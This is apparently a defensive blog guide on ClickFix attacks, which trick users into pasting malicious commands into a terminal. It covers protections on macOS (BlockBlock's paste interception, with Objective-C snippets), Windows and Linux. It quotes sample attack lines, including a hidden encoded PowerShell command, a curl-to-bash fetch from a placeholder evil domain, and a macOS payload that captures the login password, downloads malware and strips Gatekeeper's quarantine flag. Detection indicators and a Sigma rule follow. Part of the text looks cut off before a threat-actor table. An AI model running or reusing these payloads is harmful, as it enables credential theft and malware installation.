You’ve trained yourself not to click suspicious links. You know better than to download random email attachments. You’ve got two-factor authentication everywhere.
But what happens when an attacker convinces you to infect yourself?
That’s the terrifying genius behind ClickFix — a social engineering technique that’s exploded in popularity, surging 517% in just six months and becoming the single most common way hackers break into systems in 2025. According to Microsoft’s 2025 Digital Defense Report, ClickFix now accounts for 47% of all initial access methods. That’s nearly half of all successful attacks starting with this one technique.

The good news? Security researcher Patrick Wardle and the Objective-See Foundation have developed a clever defense for macOS that catches these attacks at the very last moment — when you press Command+V to paste. In this guide, we’ll break down exactly how ClickFix works, why it bypasses traditional security, and how you can defend yourself on macOS, Windows, and Linux.
What is ClickFix?
ClickFix is a social engineering technique that tricks users into copying and pasting malicious commands into their terminal or command prompt. Unlike traditional malware that sneaks onto your system through downloads or exploits, ClickFix makes you the attack vector. You literally type (or paste) the malicious commands yourself.
Here’s why that matters: When you willingly paste and execute commands, you bypass nearly every security protection your computer has:
- Browser sandboxing — commands run outside your browser- Gatekeeper (macOS) — only validates downloaded apps, not terminal commands- SmartScreen (Windows) — doesn’t trigger for PowerShell or Run dialog- Antivirus — sees legitimate processes (Terminal, PowerShell) running commands- Email security — most ClickFix attacks don’t even arrive via email
As security researchers at Moonlock (MacPaw) put it: “Your Mac can’t do much to keep you safe if you willingly bypass its security tools to install malware on your device.”
The Psychology Behind ClickFix
ClickFix exploits three human tendencies:
- We want to fix things ourselves. When we see an error, our instinct is to troubleshoot. ClickFix presents “solutions” we can copy and paste.2. We’re trained to trust verification prompts. CAPTCHA, “I’m not a robot” checks, two-factor codes — we’re conditioned to follow these instructions without much thought.3. We underestimate the terminal. Most people don’t realize that pasting text into Terminal or PowerShell can be just as dangerous as running a downloaded executable.
How ClickFix Attacks Work
Let’s walk through a typical ClickFix attack chain so you can recognize one in the wild.
Step 1: The Lure
The attack begins with something that looks legitimate. Common lures include:
Lure Type Example
Fake CAPTCHA “Verify you are human” checkbox that triggers a popup
Browser Update “Chrome needs to update. Follow these steps…”
Meeting Trouble “Having audio issues? Run this to fix your microphone”
Account Verification “Verify your account by running this security check”
Tech Support “Fix this error by pasting these commands”
What’s particularly dangerous is that 80% of ClickFix attacks are accessed via Google Search, according to Push Security. Attackers use malvertising and SEO poisoning to get their malicious pages into search results. You might find a ClickFix trap while legitimately searching for help with a real problem.
Step 2: The Copy
The malicious page presents instructions that seem helpful. Something like:
✅ Verification Required
To verify you are not a robot, please:Press Win+R (Windows) or open Terminal (Mac)Press Ctrl+V (or Cmd+V on Mac) to paste the verification codePress Enter to complete verification
Behind the scenes, clicking anything on the page has already copied malicious code to your clipboard. You might see something like “Verification: 8HX9-K2M1” displayed, but your clipboard actually contains:
powershell -w hidden -enc aQBlAHgAIAAoAGkAdwByACAAJwBoAHQAdABwADoALwAvAG0AYQBsAGkAYwBpAG8AdQBzAC4AZQx...
Or on macOS:
curl -sL hxxps://evil-domain[.]shop/payload | bash
Step 3: The Execution
When you paste and press Enter, you’ve just:
- Downloaded malware- Given it execution permissions- Run it on your system
All while believing you were completing a simple verification step.
Real Example: macOS ClickFix Payload
Here’s a breakdown of a real ClickFix payload discovered by Moonlock Lab (do not execute this code):
# Get current username
username=$(whoami)

# Loop until correct password is entered (social engineering the password!)
while true; do
    read -s -p "System Password: " password
    if dscl . -authonly "$username" "$password" 2>/dev/null; then
        break
    fi
done

# Save password for later use
echo "$password" > /tmp/.pass

# Download malicious payload
curl -o /tmp/update hxxps://malicious[.]domain/payload

# Remove macOS quarantine flag (bypasses Gatekeeper entirely)
sudo -S xattr -c /tmp/update


Threat Actor
Country
Target
Payload


TA427 (Kimsuky)
North Korea
Think tanks, foreign policy experts
Quasar RAT


TA450 (MuddyWater)
Iran
Finance, healthcare, government
Level RMM


UNK_RemoteRogue
Russia
Defense industry, arms manufacturers
Empire C2


TA422 (APT28)
Russia
Various high-value targets
Multiple payloads


When sophisticated nation-state actors adopt a technique, you know it works — even against security-conscious targets.

Google Mandiant documented North Korean actors (UNC1069) using ClickFix in cryptocurrency attacks: they'd impersonate prominent CEOs on video calls, claim the victim had "audio issues," and direct them to run "troubleshooting commands" that installed malware.

---

## How macOS Defends Against ClickFix at Command+V

Here's where things get interesting. Patrick Wardle, one of the most respected macOS security researchers, realized that ClickFix attacks have a predictable weakness: **they almost always tell victims to press Command+V (⌘+V) to paste into Terminal**.

His reasoning was straightforward: *"If we can reliably intercept paste operations into terminal applications, then in theory we should be able to generically disrupt the majority of ClickFix-style attacks."*

The result is a "Paste Protection Mode" feature in **BlockBlock v2.3.0**, a free tool from the Objective-See Foundation.

### The Detection Mechanism

The defense works in three stages:

1. **Detect Command+V keypress** globally across the system2. **Check if the frontmost app is a terminal** (Terminal.app, iTerm2, etc.)3. **Pause execution and alert the user** before the paste completes

Let's look at the actual code that makes this work.

### Stage 1: Detecting Command+V

macOS provides `NSEvent.addGlobalMonitorForEventsMatchingMask:handler:` — a way to monitor keyboard events system-wide. Here's the Objective-C implementation:
// Set up global keyboard event monitor [NSEvent addGlobalMonitorForEventsMatchingMask:NSEventMaskKeyDown handler:^(NSEvent *event) {
// Check if Command key is held AND 'v' is pressed
if ((event.modifierFlags & NSEventModifierFlagCommand) &&
    ([[event.charactersIgnoringModifiers lowercaseString] isEqualToString:@"v"])) {

    // Command+V was pressed!
    [self handlePasteEvent];
}
}];
**Important:** This requires **Accessibility permissions**. The app must be granted access in System Preferences → Security & Privacy → Privacy → Accessibility. Here's how BlockBlock checks for and requests this permission:
// Check if we have Accessibility permissions if(!AXIsProcessTrusted()) { // Request permission with a system prompt AXIsProcessTrustedWithOptions((__bridge CFDictionaryRef)@{ (__bridge id)kAXTrustedCheckOptionPrompt: @YES }); }
### Stage 2: Identifying Terminal Applications

Not every Command+V should be intercepted — only pastes into terminal applications. BlockBlock maintains a list of known terminal bundle identifiers:
// Define known terminal application bundle IDs static NSSet *terminalBundleIDs = nil; static dispatch_once_t onceToken;
dispatch_once(&onceToken, ^{ terminalBundleIDs = [NSSet setWithArray:@[ @“com.apple.Terminal”, // macOS Terminal @“com.googlecode.iterm2”, // iTerm2 @“com.mitchellh.ghostty”, // Ghostty @“net.kovidgoyal.kitty”, // Kitty @“dev.warp.Warp-Stable” // Warp Terminal ]]; });
// Check if frontmost app is a terminal NSRunningApplication *frontApp = NSWorkspace.sharedWorkspace.frontmostApplication;
if (frontApp && [terminalBundleIDs containsObject:frontApp.bundleIdentifier]) { // Command+V was pressed in a terminal application! [self handleTerminalPaste:frontApp]; }
### Stage 3: Stopping the Paste

Here's the clever part. When a suspicious paste is detected, BlockBlock:

1. **Immediately pauses the terminal process** using SIGSTOP2. **Shows the user what's in their clipboard**3. **Asks for confirmation** to proceed or block4. **If blocked, clears the clipboard**
// Pause the terminal process immediately kill(frontApp.processIdentifier, SIGSTOP);
// Show alert with clipboard contents NSString *clipboardContents = [NSPasteboard.generalPasteboard stringForType:NSPasteboardTypeString]; [self showAlertWithClipboard:clipboardContents forApp:frontApp];
If the user chooses to block:
// Clear the clipboard [NSPasteboard.generalPasteboard clearContents];
// Resume the terminal (it will paste nothing) kill(frontApp.processIdentifier, SIGCONT);
### What the User Sees

When you try to paste into Terminal while BlockBlock's Paste Protection is active:

1. Terminal freezes momentarily2. An alert appears showing exactly what's in your clipboard3. You see the full command that was about to be pasted4. You can choose **Allow** (proceed with paste) or **Block** (cancel and clear clipboard)

This gives you a crucial moment of review — exactly when you need it most.

### Known Limitations

Patrick Wardle is transparent about the limitations:

1. **Right-click → Paste is not detected.** The defense only catches keyboard shortcuts (⌘+V). However, Wardle notes that "most observed ClickFix campaigns explicitly instruct users to use the keyboard shortcut."2. **False positives for power users.** If you regularly paste legitimate commands into Terminal, you'll see more alerts. However, this is a reasonable trade-off for security.3. **Requires user permission.** Accessibility permissions must be granted, which some users may be reluctant to do.4. **Not built into macOS.** You need to install BlockBlock. This isn't a default system protection (yet).

### Why Apple's Built-in Protection Doesn't Work

You might wonder: why doesn't macOS catch this natively? Wardle investigated using Apple's Endpoint Security framework but found it insufficient:

> *"There is no ES_EVENT_TYPE_AUTH_PASTE (or equivalent) event that would allow interception of paste operations at the OS level. Moreover, terminals parse pasted input line by line, executing each command individually. Many shell built-ins, such as `echo`, are handled directly by the shell itself and do not result in a new process execution event."*

In other words:

- macOS has no native "paste protection" event to hook into- Terminal commands don't always create new processes that can be monitored- Shell built-ins execute without triggering security frameworks

This is why third-party tools like BlockBlock are necessary to fill the gap.

---

## Cross-Platform Defense: Windows and Linux

macOS isn't the only platform vulnerable to ClickFix. Here's how to protect yourself on Windows and Linux.

### Windows Terminal: Multiline Paste Warning

Windows Terminal has a built-in defense: it warns you when pasting text that contains newlines. This matters because newlines can cause commands to execute immediately.

**How to verify it's enabled:**

1. Open Windows Terminal2. Press **Ctrl+,** to open Settings3. Scroll to **Interaction** section4. Ensure **Warn when closing multiple tabs** and multiline paste warnings are enabled

Or check your `settings.json`:
{ “profiles”: { “defaults”: {} }, “multiLinePasteWarning”: true, “largePasteWarning”: true }
**Limitations:**

- Users can disable it (and many do, because it's "annoying")- Single-line encoded payloads (like Base64 PowerShell) don't trigger the warning- Doesn't protect the Run dialog (Win+R)

### Microsoft's Official Hardening Recommendations

Microsoft's security team recommends these Group Policy configurations to mitigate ClickFix:

1. **Disable the Run dialog:**
- Group Policy: `User Configuration > Administrative Templates > Start Menu and Taskbar > Remove Run menu from Start Menu`- Also disable the Win+R shortcut2. **Use App Control policies:**
- Block untrusted PowerShell scripts- Restrict LOLBins (Living-off-the-Land Binaries) like `mshta.exe`3. **Enable PowerShell Script Block Logging:**
- Group Policy: `Computer Configuration > Administrative Templates > Windows Components > Windows PowerShell > Turn on PowerShell Script Block Logging`- This won't prevent attacks but creates an audit trail4. **Configure Windows Terminal paste warnings:**
- Deploy via Group Policy or Intune- Enforce multiline paste warnings for all users

### Linux/Unix: Bracketed Paste Mode

Bracketed paste mode is a terminal feature that prevents pasted text from being executed immediately. When enabled, the terminal wraps pasted content with special escape sequences, allowing shells to distinguish between typed and pasted input.

**How it works:**

- Pasted text is wrapped with `\e[200~` (start) and `\e[201~` (end)- The shell holds the pasted content instead of executing it immediately- User must manually press Enter after reviewing

**Enable in Bash (4.4+):**

Add this to your `~/.inputrc`:
set enable-bracketed-paste on
Then restart your shell or run:
bind ‘set enable-bracketed-paste on’
**Enable in Zsh (with oh-my-zsh):**

Add `safe-paste` to your plugins in `~/.zshrc`:
plugins=(git safe-paste other-plugins)
Then reload:
source ~/.zshrc
**Verify it's working:**

1. Paste into your terminal2. If bracketed paste is working, you'll see the text but it **won't execute** until you press Enter

Copy this text (it includes newlines):
echo “Line 1” echo “Line 2”
**Limitations:**

- Not enabled by default in most distributions- Some legacy terminals don't support it- Sophisticated attackers can embed escape sequences to bypass it- Only protects terminals, not GUI applications

---

## What Malware Gets Delivered via ClickFix?

Understanding what attackers deploy can help you recognize an infection. Common payloads include:

### Infostealers (Most Common)


Malware
Platform
Capabilities


**Lumma Stealer**
Windows
Browser credentials, crypto wallets, 2FA secrets


**AMOS**
macOS
Keychain passwords, browser data, crypto


**Poseidon/Odyssey**
macOS
Full data theft, persistence


**SnakeStealer**
Cross-platform
Data exfiltration


### Remote Access Trojans (RATs)


Malware
Deployment


**Quasar RAT**
Full remote control, keylogging


**XWorm**
Remote access, persistence


**AsyncRAT**
Modular capabilities


**NetSupport**
Legitimate tool abused for control


### Post-Exploitation Frameworks


Framework
Description


**Brute Ratel C4**
Commercial red team tool (expensive, sophisticated)


**Empire C2**
Open-source PowerShell/Python post-exploitation


The diversity of payloads shows that ClickFix is a versatile initial access technique — attackers use it as a reliable way to get their foot in the door, then deploy whatever payload suits their goals.

---

## Recognizing ClickFix in the Wild

Here are the red flags that should trigger your suspicion:

### Immediate Warning Signs

🚩 **"Verify you are human" prompts that ask you to run commands**
Normal CAPTCHAs never require terminal commands. Period.

🚩 **Instructions involving Terminal, PowerShell, or Command Prompt**
Legitimate software doesn't ask you to paste commands to fix problems. If a website says to open Terminal, it's almost certainly malicious.

🚩 **"Press Win+R" or "Press Cmd+V" instructions**
These specific keyboard shortcuts are hallmarks of ClickFix campaigns.

🚩 **Error messages with "quick fixes" you can copy**
Real error messages link to documentation, not executable code.

🚩 **Meeting setup issues requiring command execution**
This is a common tactic used by North Korean hackers impersonating executives.

### Technical Indicators

If you're a security analyst, here are detection opportunities:

**Windows Registry (forensics):**
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
This key stores Run dialog history — useful for investigating after an incident.

**Suspicious PowerShell flags:**
-enc, -encodedCommand, -w hidden, -windowstyle hidden
**Living-off-the-Land Binaries (LOLBins):**

- `mshta.exe` making network connections- `cmd.exe` → `powershell.exe` chain → network activity- `rundll32.exe` executing unusual URLs

**macOS commands to watch:**

- `xattr -c` (removes quarantine)- `chmod +x` followed by execution- `curl | bash` patterns- `sudo -S` (password from stdin)

---

## Complete Defense Checklist

Use this checklist to protect yourself and your organization from ClickFix attacks.

### For Individuals

#### macOS Users

- [ ] **Install BlockBlock** from [objective-see.org](https://objective-see.org/products/blockblock.html)- [ ] **Enable Paste Protection Mode** in BlockBlock preferences- [ ] **Grant Accessibility permissions** (System Preferences → Security & Privacy → Privacy → Accessibility)- [ ] **Keep macOS updated** — while it doesn't fully protect against ClickFix, updates fix other vulnerabilities- [ ] **Be suspicious of any website asking you to open Terminal**

#### Windows Users

- [ ] **Verify Windows Terminal paste warnings are enabled**- [ ] **Keep Windows Defender enabled and updated**- [ ] **Be extremely suspicious of Win+R instructions**- [ ] **Never paste commands from CAPTCHA or verification pages**- [ ] **Consider disabling the Run dialog** if you don't use it

#### Linux Users

- [ ] **Enable bracketed paste mode** in your shellBash: Add `set enable-bracketed-paste on` to `~/.inputrc`- Zsh: Add `safe-paste` plugin in oh-my-zsh
[ ] **Review commands before pressing Enter** — this is your last line of defense[ ] **Don't run `curl | bash`** unless you've inspected the script
#### All Platforms

- [ ] **Never paste commands from:**CAPTCHA prompts- "Verification" pages- Browser update notifications- Error message "fixes"- Meeting troubleshooting instructions from strangers
[ ] **When in doubt, ask.** If you're unsure about a command, ask someone technical before running it.
[ ] **Decode before executing.** If you see Base64 (looks like `aGVsbG8gd29ybGQ=`), decode it first:
macOS/Linux
echo “aGVsbG8gd29ybGQ=” | base64 -d
Windows PowerShell
### For Organizations

#### Policy Changes

- [ ] **Include ClickFix scenarios in security awareness training**- [ ] **Add ClickFix to phishing simulations** — test if employees fall for terminal-based attacks- [ ] **Create a policy: "Never paste commands from external sources"**- [ ] **Document an incident response playbook** that includes ClickFix scenarios

#### Technical Controls (Windows)

- [ ] **Deploy Windows Terminal with hardened settings** via Group Policy- [ ] **Disable the Run dialog (Win+R)** where practical- [ ] **Enable PowerShell script block logging**- [ ] **Use execution policies** (AllSigned or RemoteSigned)- [ ] **Deploy App Control** (formerly WDAC) to restrict LOLBins- [ ] **Monitor RunMRU registry key** for unexpected entries

#### Technical Controls (macOS)

- [ ] **Deploy BlockBlock** to managed Macs via MDM- [ ] **Pre-authorize Accessibility permissions** via configuration profile- [ ] **Monitor `xattr -c` commands** (quarantine flag removal)- [ ] **Enable unified logging** for terminal process creation

#### Network-Level Controls

- [ ] **Block known ClickFix C2 domains** at the firewall- [ ] **Monitor for suspicious outbound connections** from terminal processes- [ ] **Enable DNS logging** to catch command-and-control traffic

#### Detection Rules

Create alerts for these patterns:
Example Sigma rule for ClickFix detection
title: Potential ClickFix Activity status: experimental logsource: product: windows service: powershell detection: selection: EventID: 4104 # Script block logging ScriptBlockText|contains: - ‘-enc ’ - ‘-encodedCommand’ - ‘iex (’ - ‘Invoke-Expression’ - ‘downloadstring’ condition: selection
---

## The Bigger Picture: Why ClickFix Works So Well

ClickFix represents a fundamental shift in social engineering. For years, security training focused on:

- Don't click suspicious links- Don't download unknown attachments- Don't give out your password

But ClickFix exploits a gap in this training: **we never told people that pasting into Terminal is dangerous**.

Most users don't think of the terminal as an attack surface. It's just a text interface — how could pasting text be harmful? This misconception is exactly what attackers exploit.

The defense lesson is clear: **education must evolve as attacks evolve**. Your security awareness training from 2020 doesn't cover the attacks of 2026.

### Why Traditional Defenses Are Insufficient

Here's a sobering table showing why every traditional security control fails:


Security Control
Why It Fails Against ClickFix


**Gatekeeper (macOS)**
Only validates downloaded apps, not terminal commands


**SmartScreen (Windows)**
Doesn't trigger for Run dialog or PowerShell


**Browser Sandbox**
Content is copied to clipboard, not executed in browser


**Email Security**
80% of ClickFix attacks come via search results


**Endpoint Detection**
Commands run from legitimate shell processes


**User Training**
Users aren't trained about terminal paste dangers


This is why **defense-in-depth** matters. No single control stops ClickFix — you need multiple layers:

1. **User awareness** (know the attack exists)2. **Technical controls** (paste protection, restricted Run dialog)3. **Network monitoring** (catch C2 communication)4. **Endpoint detection** (behavioral analysis)5. **Incident response** (fast containment when it happens)

---

## What's Next for ClickFix?

Based on current trends, expect ClickFix to continue evolving:

1. **AI-generated lures.** Moonlock discovered ClickFix payloads being propagated through LLM-generated content. Expect more AI-written, convincing attack pages.2. **Mobile variants.** While current ClickFix primarily targets desktop terminals, attackers may develop mobile equivalents targeting power users who use terminal apps on phones.3. **Voice/video integration.** The North Korean video call technique (impersonating CEOs to deliver troubleshooting commands) may become more common.4. **Evasion techniques.** Attackers will develop ways to bypass paste protection — potentially using right-click paste, clipboard history, or app-specific vulnerabilities.

The security community will need to stay agile, updating defenses as attackers adapt.

---

## Quick Reference Card

Print this out or save it where you'll see it:
┌──────────────────────────────────────────────────────────────┐ │ ⚠️ CLICKFIX QUICK REFERENCE ⚠️ │ ├──────────────────────────────────────────────────────────────┤ │ │ │ 🚩 NEVER paste into Terminal/PowerShell when told to by: │ │ • CAPTCHA/verification prompts │ │ • Error message “fixes” │ │ • Browser update notifications │ │ • Meeting troubleshooting instructions │ │ │ │ ✅ BEFORE pasting unknown commands: │ │ • Decode Base64 content first │ │ • Research the command online │ │ • Ask someone technical │ │ • When in doubt, DON’T │ │ │ │ 🛡️ PROTECTIVE MEASURES: │ │ • macOS: Install BlockBlock, enable Paste Protection │ │ • Windows: Enable Terminal paste warnings │ │ • Linux: Enable bracketed paste mode │ │ │ │ 📞 If you pasted something suspicious: │ │ • Disconnect from internet immediately │ │ • Contact IT security │ │ • Don’t enter any passwords │ │ │ └──────────────────────────────────────────────────────────────┘
---

## Conclusion: Your Last Line of Defense Is You

ClickFix attacks have grown 517% because they work. They bypass every technical control by making you the threat actor. And when sophisticated nation-state hackers adopt a technique, you know it's effective.

But there's hope. Tools like BlockBlock's Paste Protection Mode catch attacks at the critical moment — that fraction of a second when you press Command+V. Combined with awareness, cross-platform defenses, and defense-in-depth strategies, you can protect yourself from this pervasive threat.

Remember:

- **Legitimate services never ask you to paste terminal commands**- **If a CAPTCHA involves Terminal or PowerShell, it's a trap**- **Installing paste protection takes 5 minutes; recovering from malware takes weeks**

The attackers are counting on you not knowing these defenses exist. Now you do.

---

## Resources

### Tools

- **BlockBlock (macOS):** [objective-see.org/products/blockblock.html](https://objective-see.org/products/blockblock.html)- **Objective-See Suite:** Free, open-source macOS security tools- **Windows Terminal Settings:** Built-in paste warnings (verify enabled)

### Further Reading

- [Patrick Wardle: ClickFix: Stopped at ⌘+V](https://objective-see.org/blog/blog_0x85.html) — Original technical research- [Microsoft Security Blog: Think before you Click(Fix)](https://www.microsoft.com/en-us/security/blog/2025/08/21/think-before-you-clickfix-analyzing-the-clickfix-social-engineering-technique/) — Enterprise defense guidance- [Proofpoint: ClickFix Floods Threat Landscape](https://www.proofpoint.com/us/blog/threat-insight/security-brief-clickfix-social-engineering-technique-floods-threat-landscape) — Threat intelligence- [Moonlock: How ClickFix Attacks Work](https://moonlock.com/clickfix-attack) — macOS-focused analysis

### Stay Updated

Follow these sources for the latest ClickFix intelligence:

- [@patrickwardle](https://twitter.com/patrickwardle) on Twitter- [Objective-See Blog](https://objective-see.org/blog.html)- Microsoft Security Blog- Proofpoint Threat Insight

---

*Found this helpful? Share it with someone who uses Terminal — they might not know about ClickFix yet.*